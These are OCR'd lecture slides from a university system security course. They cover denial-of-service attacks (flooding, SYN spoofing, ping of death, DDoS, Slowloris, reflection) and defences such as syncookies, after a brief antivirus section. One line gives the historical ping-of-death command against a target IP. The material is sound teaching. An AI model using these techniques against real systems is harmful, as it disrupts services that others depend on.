- Fourth generation basically use a collect of antivirus techniques together.
- One quite important, and fairly new tool, is virtualisation.
  - We can run a virus in an isolated but realistic environment and see what happens.

Digital Immune System



Originally IBM, subsequently Symantec.

Figure 6.6, page 213 of Stallings and Brown. Edition 2

- Objective: To provide a rapid response so viruses can be stamped out soon after being introduced.
  - On detecting a new virus, the immune system captures and analyses it, adds detection and shielding information, removes it, and passes information about that virus to other systems so it can be detected before being allowed to run elsewhere.

1. Monitoring programs on the PC's use heuristics to infer a virus may be present. A copy is passed to an administrative machine.

2. Admin machine encrypts the "virus" and sends it to a central virus analysis machine.

3. The central virus analysis machine provides a safe environment for analysis, and produces a prescription for virus identification and removal.

4. Prescription sent back to the admin machine.

5. Prescription forwarded to the infected client.

6. Prescription forwarded to other clients in the organization.

7. Worldwide subscribers get regular antivirus updates.

CSCI262 : System Security

Week 7:Denial of Service Attacks (DoS)

Schedule

- What is Denial of Service attacks (DoS)?
- Flooding Attacks
- Distributed Denial of Service Attacks (DDoS)
- Reflector and Amplifier Attacks
- Defences

Denial of Service Attacks (DoS)

- Denial of service is a form of attack on the availability of some service.
  - i.e., network services (in computer security)
- NIST SP 800-61 (Computer Security Incident Handling Guide 2012)

  A denial of service (DoS) is an action that prevents or impairs the authorised use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space.
- Three categories of resources to be attacked
  - Network bandwidth
  - System resources
  - Application resources

Bandwidth consumption

- Network bandwidth relates to the capacity of the network links connecting a server to the wider Internet.
- Any communication network has an upper bound on the volume of traffic at one time.
  - Denial of service by bandwidth consumption occurs when this volume of traffic is reached, and further traffic cannot be transmitted.
  - This could happen through legitimate interactions, perhaps simply meaning the link needs to be upgraded.
  - When the limit is reached existing traffic will slow, freeze, or be disconnected.
  - Such inactivity may be evidence of a DoS attack.

- Network links of organisers is connected to ISP
- Have lower capacity compared to connections within and between ISP routers
- Attackers can send a lot of ‘malicious’ traffic to the target server, overwhelming legitimate traffic, causing DoS attacks.




Figure 7.1 in [SB18]

Resource saturation

- Just as communication bandwidth is a DoS vulnerable resource for networks, computers also have DoS vulnerable resources; including memory, storage, and processor capacities.
- Rather than consuming bandwidth with large volumes of traffic, specific types of packets are sent that consume the limited resources available on the system.
  - These include temporary buffers used to hold arriving packets, tables of open connections, and similar memory data structures.
  - The SYN flood is a popular example of this type that uses all the available networking resources on a system.
  - Web servers are common targets for a denial-of-service attack.

System and application crash

- System or application crashes are generally easy to launch and difficult to protect against.
- Attackers can use packets whose structure triggers a bug in the system's network handling software, causing it to crash
  - The system can no longer communicate over the network until this software is reloaded
    - generally by rebooting the target system
- This is known as a **poison attack**
  - *Ping of death* attack is a typical example
  - This targeted bugs in the Windows network code that handled ICMP (Internet Control Message Protocol) echo request packets

- While small packets of data can be used to exploit vulnerabilities, if no such vulnerabilities are available we can still launch a Denial of Service attack, using “brute force”.
  - This is a difference between a quality and a quantity attack.
- We could flood a system or network with so much information that it cannot respond.
  - If a system can only handle 10 packets a second, and an attacker sends it 20 packets a second…
  - … the system may well fall over.
  - Even if it doesn’t fall over, the processing of those illegitimate packets stops or slows down the processing of legitimate packets.
  - This is also a denial of service.

Ping of Death

- Ping packets are part of the Internet Control Message Protocol (ICMP) which are part of IP (Internet Protocol).
  - ICMP is for testing connectivity to various machines on the Internet.
  - ICMP can convey status and error information.
- Ping utilises ICMP sends an ICMP echo reply.
  - The response to a ping is referred to as a pong.

Launching a “Ping of Death”

- Typically a command like the following, using a DOS window on Windows, would be used:

ping -l 65527 IP-address

where the 65527 corresponds to the amount of data to send and the IP-address specifying the target.

This shouldn’t work on your computer!

- When this was discovered (November 1996) most operating systems were vulnerable.
  - Networked hosts shouldn't be vulnerable now! ☺

- So, what happens?

- The ping of death isn't a problem with ping, or with ICMP.
  - It is a problem to do with fragmentation, reconstruction and IP handling.

- When you communicate over the internet there are several layers or protocols that your traffic goes through (e.g., Physical, Data Link, IP, …).
- The size of the IP packet is limited to at most 65,535 bytes, and some of this is header information.
- There are two factors that the ping of death exploits:
  - Fragmentation and reconstruction.
    - At the “lower level” of communication (Data link layer) we don’t send IP packets.
    - The data link layer can only handle smaller lumps of data, so we fragment.
    - With the ping of death the size of reconstructed packet is greater than the IP limit.
  - IP mishandling.
    - The second problem is that the too large IP isn’t handled well.
    - Basically we get a buffer overflow, which we will look at soon.

- When computers are pinged with a packet larger than 1480 bytes the packet must be fragmented before it is sent.
- IP fragments are reassembled at destination before processing.
  - Need an offset for each fragment.
- Offset in IP header has 13 bits with 8 bytes as 1 unit, so maximum offset is (2^13 -1)*8 = 65528.
- If the last packet has a large size…
  - … a buffer overflow occurs when the target machine reassembles the packet.

Have a look at the “Invite of Death” too … (Feb 2009)
It is a quality DoS attack but against VoIP.

Classical DoS

- The simplest attacks are flooding attacks.
  - Send a whole lot of messages to overwhelm the capacity of the network connection to the target organization.
  - Other valid traffic cannot get through
  - E.g., ping flood attack:
  - Disadvantages: source address in the ICMP echo request is identified
    - Legal action can be taken in response
    - the targeted system will attempt to respond to the packets being sent, hence the attack maybe detected

Source Address Spoofing

- Use forged source address (**source address spoofing**)
- Attackers generate large volume of packets with target as the destination address but with randomly selected different source address for each packet
- The attack is now hard to be identified

SYN Spoofing

- Exploit the handshake process of a TCP connection to overflow the tables used to manage such connections
- Hence future connection requests from legitimate users fail, denying them access to the server
  - It is an attack on system resources, specifically the network handling code in the operating system.
- Let’s look at first how the handshake that TCP uses to establish a connection works in the next slide.

TCP three-way handshake




Figure 7.2 TCP Three-Way Connection Handshake

TCP SYN Spoofing Attack




Figure 7.3 TCP SYN SpoofingAttack

A valid system at the spoofed client will respond with a reset (RST) packet to cancel this unknown connection request. The server will cancel the connection request and remove the saved information.

But if the source system is too busy or doesn't exist, there will be no reply. The server will continue to resend the SYN-ACK before finally assuming the connection request has failed and subsequently deleting the information saved.But there is a limit on how many requests can be stored and this table may be filled.

Flooding attacks

- **Aim**: overload the network capacity on some link to a server, or to overload the server's ability to handle and respond to this traffic
- These attack flood the network link the server with a torrent of malicious packets competing with
  - Hence overwhelming valid traffic flowing to the server
- Any type of network package can be used in a flooding attack
  - Typically ICMP, UPD or TCP SYN packet types

TCP SYN Flooding

- In 1996 TCP SYN flooding was used to knock out several Internet Service Providers.

  https://tools.ietf.org/html/rfc4987

- The normal TCP connection protocol is as follows;
  1. C → S: SYN
  2. S → C: SYN-ACK (and allocates buffer)
  3. C → S: ACK
- The attack involves sending lots of message 1, which half-open connections, and no message 3 responses.
  - We follow the textbook [SB18] to distinguish between TCP SYN flooding and TCP SYN spoofing on the basis of whether it's the table that's filled or the network that's filled.
    - The defences against them will be somewhat different.

Countermeasures to flooding

- TCP SYN spoofing/flooding are examples of connection depletion attacks.
- These can be launched against other protocols, including SSL.
  - The countermeasures are similar.
- **Time out**:
  - Discard half-open connections (after a time period).
- **Random dropping**:
  - Half open connections are randomly discarded when the buffer reaches a certain percentage of its capacity.
- **Client Puzzles**:
  - We will look at these soon.

- **Syncookies**: (Bernstein and Schenk)
  - Avoid dropping connections when the SYN queue fills up.
  - The Server uses a carefully constructed sequence number in the second message, the acknowledgement but discards the SYN queue entry.
    - The sequence number, a cookie, should be able to be reconstructed without needing the SYN queue entry.
  - If the Server receives a “correct” ACK from the client, the Server can reconstruct the SYN queue entry and then the connection proceeds as usual.
    - A cryptographic checksum is embedded in the server’s sequence number for verification.

Distributed DoS (DDoS)

- Since about 2000 the real problem for DoS is distributed attacks.
- Attacks are launched from multiple networked computers.
- Difficult to defend against:
  - Hard to block multiple IP addresses and still maintain the broad functionality we might need.




Figure 7.4 DDoS Attack Architecture

HTTP floods

- These are good examples of how simple a DoS, more typically a DDoS, can be to launch.
  - Each HTTP request to a website uses some resources on the web server.
  - Lots of HTTP requests → lots of resources used.
    - Do you want to stop people making HTTP requests?
- Slowloris, a specific sneaky example.
  - Sends parts of request headers…
    - … making sure not to terminate them with a blank line and sending them just frequently enough to keep the system expecting the header will finish soon.

Compromise or exploitation


- In a DDOS attack we make use of multiple systems.
- But those systems are not necessarily compromised.
  - They may be, so form part of a botnet and running programs for the attacker.
  - But they may also simply be providing a service that is exploitable.

Reflection and Amplification...

- There are many legitimate services operating on the Internet that can be exploited in attacks.
  - Reflection and Amplification attacks use such uncorrupted services as intermediaries.
- In reflection attacks the attacker sends packets to a known service on the intermediary with a spoofed source address of the target system.
- The response from the intermediary is directed to the target.

Reflection Attacks

Ideally the attacker would like to use a service that creates a response packet larger than the original request.
Several UDP services have been exploited.
Attacks can cyclically spread the attack over several intermediaries, in an attempt to avoid detection.



Looping reflection: DNS reflection

- A variant creates a self-contained loop between the intermediary and the target.

